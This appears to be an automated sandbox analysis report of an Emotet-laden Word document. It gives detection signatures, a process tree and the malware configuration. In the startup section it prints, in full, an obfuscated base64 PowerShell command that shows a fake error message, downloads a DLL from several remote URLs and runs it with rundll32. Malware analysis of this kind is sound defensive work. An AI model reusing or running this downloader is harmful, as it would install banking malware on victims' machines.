ID: 343551
Sample Name:
79a2gzs3gkk.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:02:35
Date: 24/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report 79a2gzs3gkk.doc

Overview

General Information

Sample Name:	79a2gzs3gkk.doc
Analysis ID:	343551
MD5:	09a4d7bbb0db40..
SHA1:	b611b372dc40c1..
SHA256:	df5ff0dd3480882...

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- System process connects to networ…
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB…
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Hides that the sample has been dow…
- Obfuscated command line found

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2268 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 1552 cmdline: cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc IABTAGU
AVAAtAHYAQQBSAGkAYQBCAEwAZQAgACgAIgBUADQAIgArACIASwBkADYAIgApACAAKAAgAFsAVAB5AHAAZQBdACgAIgB7ADIAfQB7ADMAfQB7ADUAfQB7ADAAfQB7ADQAf
QB7ADEAfQAiACAALQBGACAAJwByAGUAJwAsACcAcgBZACcALAAnAFMAWQAnACwAJwBzAFQAZQAnACwAJwBjAHQATwAnACwAJwBtAC4ASQBvAC4ARABJACcAK
QAgACkAOwAgACAAIAAgAFMARQB0ACAAIAA0ADIAOAAgACgAIAAgAFsAVABZAHAAZQBdACgAIgB7ADMAfQB7ADcAfQB7ADAAfQB7ADUAfQB7ADYAfQB7ADIAfQB7ADQAfQB
7ADgAfQB7ADEAfQAiAC0AZgAnAEUATQAuAG4ARQBUAC4AJwAsACcAZQByACcALAAnAHQAJwAsACcAUwBZAHMAJwAsACcATQAnACwAJwBzAEUAUgBWAGkAQwB
FACcALAAnAFAAbwBJAE4AJwAsACcAdAAnACwAJwBhAE4AYQBnACcAKQApACAAIAA7ACAAIAAkAEoAcgBuAHoAbQBrAHMAPQAkAEEAMQA2AEwAIAArACAAWwB
jAGgAYQByAF0AKAAzADMAKQAgACsAIAAkAFkAMQAxAEYAOwAkAE0AMgAwAE0APQAoACcATwAxACcAKwAnADgAVwAnACkAOwAgACAAKABJAHQAZQBNACAAKAA
iAFYAQQByAEkAQQBCAGwARQA6AFQANABrACIAKwAiAEQAIgArACIANgAiACkAIAAgACkALgB2AEEAbABVAGUAOgA6ACIAQwByAGUAQQBUAGAARQBkAEkAUgB
lAEMAdABgAE8AcgB5ACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAewAwAH0AJwArACcAUwBuAHUAdgB3ADIAdwB7ADAAJwArACcAfQBWACcAKwAnADQANgAnACsAJwA1A
DEAcAB6AHsAMAAnACsAJwB9ACcAKQAgAC0ARgBbAEMASABhAHIAXQA5ADIAKQApADsAJABFADIAMABWAD0AKAAoACcAQgAxACcAKwAnADMAJwApACsAJwBBA
CcAKQA7ACAAIAAkADQAMgA4ADoAOgAiAHMARQBjAHUAYABSAGAAaQB0AHkAUABgAFIAYABPAFQAbwBjAG8AbAAiACAAPQAgACgAKAAnAFQAJwArACcAbABzA
DEAJwApACsAJwAyACcAKQA7ACQARQBfADkAUQA9ACgAKAAnAEcAJwArACcAOQAxACcAKQArACcATgAnACkAOwAkAFcAcwB4AHcANQAyAHoAIAA9ACAAKAAnA
EgAJwArACgAJwA2ADQAJwArACcAQwAnACkAKQA7ACQATAAwADQATgA9ACgAJwBWACcAKwAoACcAMQA2ACcAKwAnAEYAJwApACkAOwAkAFgAZABuADUAeABoA
GcAPQAkAEgATwBNAEUAKwAoACgAJwB7ADAAfQBTAG4AdQB2AHcAJwArACcAMgB3AHsAMAB9AFYAJwArACgAJwA0ADYANQAnACsAJwAxAHAAJwApACsAJwB6A
HsAMAB9ACcAKQAtAEYAWwBDAEgAYQByAF0AOQAyACkAKwAkAFcAcwB4AHcANQAyAHoAKwAnAC4AZAAnACAAKwAgACcAbABsACcAOwAkAFgAMgA4AEcAPQAoA
CcAVwAwACcAKwAnADEARQAnACkAOwAkAE8AMwAzADgAXwA3ADcAPQAnAGgAJwAgACsAIAAnAHQAdAAnACAAKwAgACcAcAAnADsAJABYAGEAcAAxAGwAbQBhA
D0AKAAnAHgAJwArACcAIAAnACsAKAAnAFsAJwArACcAIABzAGgAIABiADoAJwArACcALwAvACcAKQArACgAJwBjAG8AJwArACcAdwBvAHIAJwApACsAKAAnAGsAJwArACc
AaQBuAGcAcABsACcAKQArACcAdQBzACcAKwAnAC4AJwArACgAJwBlAHMAJwArACcALwB3ACcAKQArACgAJwBwAC0AYQAnACsAJwBkAG0AaQBuACcAKwAnAC8
ARgB4AG0AJwApACsAKAAnAE0ARQAnACsAJwAvACcAKQArACcAIQAnACsAJwB4ACcAKwAnACAAWwAnACsAJwAgACcAKwAnAHMAaAAnACsAKAAnACAAYgAnACs
AJwA6ACcAKwAnAC8ALwBzAGkAbABBrACcAKwAnAG8AJwApACsAKAAnAG4AYgB1ACcAKwAnAHMAaQAnACkAKwAnAG4AZQAnACsAKAAnAHMAcwAuACcAKwAnAG0
AJwApACsAJwBhACcAKwAoACcAdAAnACsAJwByAGkAeABpAG4AJwArACcAZgBvAHQAZQBjACcAKwAnAGgAcwBvAGwAdQB0AGkAJwApACsAKAAnAG8AbgAuAGM
AJwArACcAbwAnACkAKwAnAG0AJwArACgAJwAvACcAKwAnAGoAcwAnACkAKwAoACcALwAnACsAJwBxADIANgAnACkAKwAoACcALwAhACcAKwAnAHgAIABbACcAKQArACcAI
AAnACsAJwBzAGgAJwArACgAJwAgAGIAJwArACcAcwA6AC8AJwApACsAJwAvACcAKwAoACcAYgBiAGoAJwArACcAdQAnACkAKwAoACcAZwB1ACcAKwAnAGUAdABlAHIAJwA
rACcAaQBhACcAKQArACgAJwAuAGMAbwBtACcAKwAnAC8AcwA2AGsAJwApACsAKAAnAHMAYwAnACsAJwB4ACcAKQArACcALwAnACsAJwBaACcAKwAoACcALwA
hACcAKwAnAHgAJwApACsAJwAgAFsAJwArACcAIAAnACsAJwBzACcAKwAoACcAaAAnACsAJwAgACcAKwAnAGIAcwA6AC8AJwApACsAJwAvACcAKwAoACcAdwB3ACcAKwAnA
HcAJwApACsAJwAuAGIAJwArACcAaQAnACsAJwBtACcAKwAnAGMAZQAnACsAJwBwACcAKwAnAHQAaQAnACsAKAAnAG8AbgAuAGMAJwArACcAbwAnACkAKwAoA
CcAbQAvAHcAJwArACcAcAAtAGEAZABtAGkAbgAvAHMASAB5ACcAKwAnADUAdAAvACcAKwAnACEAeAAgAFsAJwArACcAIAAnACsAJwBzACcAKwAnAGgAIABiADoALwAvAGE
AcgBtAGEAawAnACkAKwAnAG8AbgAnACsAKAAnAGEAcgAnACsAJwBtAHMALgAnACsAJwBjACcAKQArACcAbwAnACsAJwBtAC8AJwArACcAdwAnACsAKAAnAHAALQBpACcAK
wAnAG4AJwApACsAKAAnAGMAbAB1ACcAKwAnAGQAZQAnACsAJwBzAC8AZgB6AC8AJwArACcAIQAnACkAKwAnAHgAIAAnACsAKAAnAFsAJwArACcAIABzACcAKQArACgAJwB
oACcAKwAnACAAYgA6AC8AJwArACcALwBhAGwAJwApACsAKAAnAHUAJwArACcAZwAnACsAJwByAGEAbQBhAC4AYwAnACkAKwAoACcAbwBtACcAKwAnAC4AJwA
pACsAJwBtACcAKwAnAHgAJwArACcALwAnACsAJwB0AC8AJwArACgAJwAyAC8AIQB4ACcAKwAnACAAJwArACcAWwAgAHMAaAAnACkAKwAoACcAIABiACcAKwAnADoAJwApA
CsAKAAnAC8AJwArACcALwBoAG8AJwApACsAJwBtAGUAJwArACgAJwBjAGEAcwBzAC4AYwBvACcAKwAnAG0ALwAnACsAJwB3AHAAJwApACsAKAAnAC0AYwAnACsAJwBvAG4
AdAAnACkAKwAoACcAZQBuAHQAJwArACcALwBpAEYAJwArACcALwAnACkAKQAuACIAUgBlAGAAUABsAGAAQQBDAGUAIgAoACgAJwB4ACAAJwArACgAJwBbACA
AcwBoACcAKwAnACAAJwApACsAJwBiACcAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcAbgBqACcALAAnAHQAcgAnACkALAAnAHkAagAnACwAJwBzAGMAJwAsACQ
ATwAzADMAOABfADcANwAsACcAdwBkACcAKQBbADMAXQApAC4AIgBTAHAAYABsAEkAdAAiACgAJABPADUAMwBVACAAKwAgACQASgByAG4AegBtAGsAcwAgACs
AIAAkAFUAXwAyAEQAKQA7ACQAUQA5ADkAUAA9ACgAJwBGADgAJwArACcAOABTACcAKQA7AGYAbwByAGUAYQBjAGgAIAAoACQATQB6AHUAYwBoAGoANgAgAGk
AbgAgACQAWABhAHAAMQBsAG0AYQApAHsAdAByAHkAewAoAC4AKAAnAE4AJwArACcAZQB3AC0ATwBiACcAKwAnAGoAZQBjACcAKwAnAHQAJwApACAAcwB5AFM
AVABlAE0ALgBuAGUAdAAuAFcARQBCAGMAbABBpAGUATgB0ACkALgAiAGQATwBXAGAATgBMAE8AYQBEAGYAYABpAGAATABFACIAKAAkAE0AegB1AGMAaABqADY
ALAAgACQAWABkAG4ANQB4AGgAZwApADsAJABDADUANwBCAD0AKAAnAEMAMgAnACsAJwA5AEMAJwApADsASQBmACAAKAAoACYAKAAnAEcAZQB0AC0ASQAnACs
AJwB0AGUAJwArACcAbQAnACkAIAAkAFgAZABuADUAeABoAGcAKQAuACIAbABlAE4AYABHAGAAVABoACIAIAAtAGcAZQAgADQANwA2ADYAOQApACAAewAuACg
AJwByAHUAJwArACcAbgBkAGwAbAAzADIAJwApACAAJABYAGQAbgA1AHgAaABnACwAKAAoACcAQQBuACcAKwAnAHkAUwB0ACcAKQArACcAcgAnACsAKAAnAGk
AbgAnACsAJwBnACcAKQApAC4AIgB0AE8AUwBgAFQAcgBJAGAATgBHACIAKAApADsAJABNADMAOQBTAD0AKAAnAFEAJwArACgAJwA3ACcAKwAnADYATgAnACk
AKQA7AGIAcgBlAGEAawA7ACQAWAA1ADEAWAA9ACgAJwBLADEAJwArACcANgBGACcAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQARwA0AF8ARgA9ACgAJwBWADI
AJwArACcAMQBYACcAKQA= MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
  - msg.exe (PID: 2556 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
    - rundll32.exe (PID: 620 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ktcrhcwi\dlsvvuq.xcm',#1 MD5:

51138BEEA3E2C21EC44D0932C71762A8)

- rundll32.exe (PID: 2288 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Lpubpgqoe\ouvofhit.lrs',ZENT MD5: 51138BEEA3E2C21EC44D0932C71762A8)
  - rundll32.exe (PID: 1928 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Lpubpgqoe\ouvofhit.lrs',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)

- powershell.exe (PID: 2452 cmdline: powershell -w hidden -enc IABTAGUAVAAtAHYAQQBSAGkAYQBCAEwAZQAgACgAIgBUADQAIgArACIASwBkADYAIgAp
ACAAKAAgAFsAVAB5AHAAZQBdACgAIgB7ADIAfQB7ADMAfQB7ADUAfQB7ADAAfQB7ADQAfQB7ADEAfQAiACAALQBGACAAJwByAGUAJwAsACcAcgBZACcALAAn
AFMAWQAnACwAJwBzAFQAZQAnACwAJwBjAHQATwAnACwAJwBtAC4ASQBvAC4ARABJACcAKQAgACkAOwAgACAAIAAgAFMARQB0ACAAIAA0ADIAOAAgACgAIAAg
AFsAVABZAHAAZQBdACgAIgB7ADMAfQB7ADcAfQB7ADAAfQB7ADUAfQB7ADYAfQB7ADIAfQB7ADQAfQB7ADgAfQB7ADEAfQAiAC0AZgAnAEUATQAuAG4ARQBU
AC4AJwAsACcAZQByACcALAAnAHQAJwAsACcAUwBZAHMAJwAsACcATQAnACwAJwBzAEUAUgBWAGkAQwBFACcALAAnAFAAbwBJAE4AJwAsACcAdAAnACwAJwBh
AE4AYQBnACcAKQApACAAIAA7ACAAIAAkAEoAcgBuAHoAbQBrAHMAPQAkAEEAMQA2AEwAIAArACAAWwBjAGgAYQByAF0AKAAzADMAKQAgACsAIAAkAFkAMQAx
AEYAOwAkAE0AMgAwAE0APQAoACcATwAxACcAKwAnADgAVwAnACkAOwAgACAAKABJAHQAZQBNACAAKAAiAFYAQQByAEkAQQBCAGwARQA6AFQANABrACIAKwAi
AEQAIgArACIANgAiACkAIAAgACkALgB2AEEAbABVAGUAOgA6ACIAQwByAGUAQQBUAGAARQBkAEkAUgBlAEMAdABgAE8AcgB5ACIAKAAkAEgATwBNAEUAIAAr
ACAAKAAoACcAewAwAH0AJwArACcAUwBuAHUAdgB3ADIAdwB7ADAAJwArACcAfQBWACcAKwAnADQANgAnACsAJwA1ADEAcAB6AHsAMAAnACsAJwB9ACcAKQAg
AC0ARgBbAEMASABhAHIAXQA5ADIAKQApADsAJABFADIAMABWAD0AKAAoACcAQgAxACcAKwAnADMAJwApACsAJwBBACcAKQA7ACAAIAAkADQAMgA4ADoAOgAi
AHMARQBjAHUAYABSAGAAaQB0AHkAUABgAFIAYABPAFQAbwBjAG8AbAAiACAAPQAgACgAKAAnAFQAJwArACcAbABzADEAJwApACsAJwAyACcAKQA7ACQARQBf
ADkAUQA9ACgAKAAnAEcAJwArACcAOQAxACcAKQArACcATgAnACkAOwAkAFcAcwB4AHcANQAyAHoAIAA9ACAAKAAnAEgAJwArACgAJwA2ADQAJwArACcAQwAn
ACkAKQA7ACQATAAwADQATgA9ACgAJwBWACcAKwAoACcAMQA2ACcAKwAnAEYAJwApACkAOwAkAFgAZABuADUAeABoAGcAPQAkAEgATwBNAEUAKwAoACgAJwB7
ADAAfQBTAG4AdQB2AHcAJwArACcAMgB3AHsAMAB9AFYAJwArACgAJwA0ADYANQAnACsAJwAxAHAAJwApACsAJwB6AHsAMAB9ACcAKQAtAEYAWwBDAEgAYQBy
AF0AOQAyACkAKwAkAFcAcwB4AHcANQAyAHoAKwAnAC4AZAAnACAAKwAgACcAbABsACcAOwAkAFgAMgA4AEcAPQAoACcAVwAwACcAKwAnADEARQAnACkAOwAk
AE8AMwAzADgAXwA3ADcAPQAnAGgAJwAgACsAIAAnAHQAdAAnACAAKwAgACcAcAAnADsAJABYAGEAcAAxAGwAbQBhAD0AKAAnAHgAJwArACcAIAAnACsAKAAn
AFsAJwArACcAIABzAGgAIABiADoAJwArACcALwAvACcAKQArACgAJwBjAG8AJwArACcAdwBvAHIAJwApACsAKAAnAGsAJwArACcAaQBuAGcAcABsACcAKQArACcAdQBzAC
cAKwAnAC4AJwArACgAJwBlAHMAJwArACcALwB3ACcAKQArACgAJwBwAC0AYQAnACsAJwBkAG0AaQBuACcAKwAnAC8ARgB4AG0AJwApACsAKAAnAE0ARQAnAC
sAJwAvACcAKQArACcAIQAnACsAJwB4ACcAKwAnACAAWwAnACsAJwAgACcAKwAnAHMAaAAnACsAKAAnACAAYgAnACsAJwA6ACcAKwAnAC8ALwBzAGkAbABrAC
cAKwAnAG8AJwApACsAKAAnAG4AYgB1ACcAKwAnAHMAaQAnACkAKwAnAG4AZQAnACsAKAAnAHMAcwAuACcAKwAnAG0AJwApACsAJwBhACcAKwAoACcAdAAnAC
sAJwByAGkAeABpAG4AJwArACcAZgBvAHQAZQBjACcAKwAnAGgAcwBvAGwAdQB0AGkAJwApACsAKAAnAG8AbgAuAGMAJwArACcAbwAnACkAKwAnAG0AJwArAC
gAJwAvACcAKwAnAGoAcwAnACkAKwAoACcALwAnACsAJwBxADIANgAnACkAKwAoACcALwAhACcAKwAnAHgAIABbACcAKQArACcAIAAnACsAJwBzAGgAJwArAC
gAJwAgAGIAJwArACcAcwA6AC8AJwApACsAJwAvACcAKwAoACcAYgBiAGoAJwArACcAdQAnACkAKwAoACcAZwB1ACcAKwAnAGUAdABlAHIAJwArACcAaQBhAC
cAKQArACgAJwAuAGMAbwBtACcAKwAnAC8AcwA2AGsAJwApACsAKAAnAHMAYwAnACsAJwB4ACcAKQArACcALwAnACsAJwBaACcAKwAoACcALwAhACcAKwAnAH
gAJwApACsAJwAgAFsAJwArACcAIAAnACsAJwBzACcAKwAoACcAaAAnACsAJwAgACcAKwAnAGIAcwA6AC8AJwApACsAJwAvACcAKwAoACcAdwB3ACcAKwAnAH
cAJwApACsAJwAuAGIAJwArACcAaQAnACsAJwBtACcAKwAnAGMAZQAnACsAJwBwACcAKwAnAHQAaQAnACsAKAAnAG8AbgAuAGMAJwArACcAbwAnACkAKwAoAC
cAbQAvAHcAJwArACcAcAAtAGEAZABtAGkAbgAvAHMASAB5ACcAKwAnADUAdAAvACcAKwAnACEAeAAgAFsAJwArACcAIAAnACsAJwBzACcAKwAnAGgAIABiAD
oALwAvAGEAcgBtAGEAawAnACkAKwAnAG8AbgAnACsAKAAnAGEAcgAnACsAJwBtAHMALgAnACsAJwBjACcAKQArACcAbwAnACsAJwBtAC8AJwArACcAdwAnAC
sAKAAnAHAALQBpACcAKwAnAG4AJwApACsAKAAnAGMAbAB1ACcAKwAnAGQAZQAnACsAJwBzAC8AZgB6AC8AJwArACcAIQAnACkAKwAnAHgAIAAnACsAKAAnAF
sAJwArACcAIABzACcAKQArACgAJwBoACcAKwAnACAAYgA6AC8AJwArACcALwBhAGwAJwApACsAKAAnAHUAJwArACcAZwAnACsAJwByAGEAbQBhAC4AYwAnAC
kAKwAoACcAbwBtACcAKwAnAC4AJwApACsAJwBtACcAKwAnAHgAJwArACcALwAnACsAJwB0AC8AJwArACgAJwAyAC8AIQB4ACcAKwAnACAAJwArACcAWwAgAH
MAaAAnACkAKwAoACcAIABiACcAKwAnADoAJwApACsAKAAnAC8AJwArACcALwBoAG8AJwApACsAJwBtAGUAJwArACgAJwBjAGEAcwBzAC4AYwBvACcAKwAnAG
0ALwAnACsAJwB3AHAAJwApACsAKAAnAC0AYwAnACsAJwBvAG4AdAAnACkAKwAoACcAZQBuAHQAJwArACcALwBpAEYAJwArACcALwAnACkAKQAuACIAUgBlAG
AAUABsAGAAQQBDAGUAIgAoACgAJwB4ACAAJwArACgAJwBbACAAcwBoACcAKwAnACAAJwApACsAJwBiACcAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcAbgBqAC
cALAAnAHQAcgAnACkALAAnAHkAagAnACwAJwBzAGMAJwAsACQATwAzADMAOABfADcANwAsACcAdwBkACcAKQBbADMAXQApAC4AIgBTAHAAYABsAEkAdAAiAC
gAJABPADUAMwBVACAAKwAgACQASgByAG4AegBtAGsAcwAgACsAIAAkAFUAXwAyAEQAKQA7ACQAUQA5ADkAUAA9ACgAJwBGADgAJwArACcAOABTACcAKQA7AG
YAbwByAGUAYQBjAGgAIAAoACQATQB6AHUAYwBoAGoANgAgAGkAbgAgACQAWABhAHAAMQBsAG0AYQApAHsAdAByAHkAewAoAC4AKAAnAE4AJwArACcAZQB3AC
0ATwBiACcAKwAnAGoAZQBjACcAKwAnAHQAJwApACAAcwB5AFMAVABlAE0ALgBuAGUAdAAuAFcARQBCAGMAbABpAGUATgB0ACkALgAiAGQATwBXAGAATgBMAE
8AYQBEAGYAYABpAGAATABFACIAKAAkAE0AegB1AGMAaABqADYALAAgACQAWABkAG4ANQB4AGgAZwApADsAJABDADUANwBCAD0AKAAnAEMAMgAnACsAJwA5AE
MAJwApADsASQBmACAAKAAoACYAKAAnAEcAZQB0AC0ASQAnACsAJwB0AGUAJwArACcAbQAnACkAIAAkAFgAZABuADUAeABoAGcAKQAuACIAbABlAE4AYABHAG
AAVABoACIAIAAtAGcAZQAgADQANwA2ADYAOQApACAAewAuACgAJwByAHUAJwArACcAbgBkAGwAbAAzADIAJwApACAAJABYAGQAbgA1AHgAaABnACwAKAAoAC
cAQQBuACcAKwAnAHkAUwB0ACcAKQArACcAcgAnACsAKAAnAGkAbgAnACsAJwBnACcAKQApAC4AIgB0AE8AUwBgAFQAcgBJAGAATgBHACIAKAApADsAJABNAD
MAOQBTAD0AKAAnAFEAJwArACgAJwA3ACcAKwAnADYATgAnACkAKQA7AGIAcgBlAGEAawA7ACQAWAA1ADEAWAA9ACgAJwBLADEAJwArACcANgBGACcAKQB9AH
0AYwBhAHQAYwBoAHsAfQB9ACQARwA0AF8ARgA9ACgAJwBWADIAJwArACcAMQBYACcAKQA= MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - rundll32.exe (PID: 2724 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Snuvw2w\V4651pz\H64C.dll AnyString MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2696 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Snuvw2w\V4651pz\H64C.dll AnyString MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 824 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Snuvw2w\V4651pz\H64C.dll',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 2432 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Psyzc\rrjb.eew',FkNpAoTRbYmZ MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 2512 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Psyzc\rrjb.eew',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2872 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zeompoyzkid\lbzryxyiwk.tgo',MapzU MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 3064 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zeompoyzkid\lbzryxyiwk.tgo',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 3016 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Fzcbciyn\hrzxfeb.tjx',mIFAsDzlotZuZ MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 3004 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Fzcbciyn\hrzxfeb.tjx',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                    - rundll32.exe (PID: 268 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jbfsrfqgbfhitpby\uwgzghums jobone.nsu',iaFY MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                      - rundll32.exe (PID: 2504 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jbfsrfqgbfhitpby\uwgzghums jobone.nsu',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                        - rundll32.exe (PID: 2556 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ktcrhcwi\dlsvvuq .xcm',WysFLGeRRae MD5: 51138BEEA3E2C21EC44D0932C71762A8)

- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhANQOcBKvh5xEW7VcJ9totsjdBwuAclxS\nQ0e09fk8V053lktpW3TRrzAW63yt6j1KWnyxMrU3igFXypBoI4lVNmkje4UPtIIS\nfkzjEIvG1v/ZNn1k0J0PfFTxbFFeUEs3AwIDAQAB"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.2125452150.0000000000690000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000F.00000002.2188345600.0000000010000000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000011.00000002.2207082899.0000000000260000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000B.00000002.2149603848.0000000010000000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000F.00000002.2187673787.0000000000150000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 37 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
9.2.rundll32.exe.250000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
12.2.rundll32.exe.10000000.3.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
8.2.rundll32.exe.10000000.3.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
11.2.rundll32.exe.190000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
16.2.rundll32.exe.210000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 79 entries				


Sigma Overview

System Summary:

Sigma detected: Suspicious Call by Ordinal

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for submitted file

Compliance:

- Uses new MSVCR Dlls
- Binary contains paths to debug symbols

Networking:

- Potential dropper URLs found in powershell memory

E-Banking Fraud:

- Yara detected Emotet

System Summary:

- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Very long command line found

Data Obfuscation:

- Document contains an embedded VBA with many GOTO operations indicating source code obfuscation
- Document contains an embedded VBA with many string operations indicating source code obfuscation
- Obfuscated command line found
- Suspicious powershell command line found

Persistence and Installation Behavior:

- Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

- Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Encrypted powershell cmdline option found

